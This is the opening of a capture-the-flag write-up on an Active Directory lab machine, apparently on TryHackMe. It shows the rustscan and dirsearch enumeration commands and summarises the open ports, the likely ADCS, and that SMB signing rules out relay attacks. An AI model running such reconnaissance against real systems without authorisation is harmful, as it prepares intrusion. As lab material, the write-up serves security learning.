Windows Server 2019. Domain: thm.local. Hostname: AD. The CA name thm-LABYRINTH-CA suggested ADCS in play from the first scan. My little ethical hacker heart was all aflutter — again.
Initial Enumeration

Started with RustScan while dirsearch ran in parallel:
rustscan -r 1-65535 -a 10.146.178.66 -- -sV -sC -T4
dirsearch -u http://10.146.178.66


RustScan completed. Classic AD port cluster confirmed — 53, 88, 135/139/445, 389/636, 3268/3269, 464, 593. RDP open on 3389. WinRM on 47001. SMB signing enforced, which rules out relay attacks.
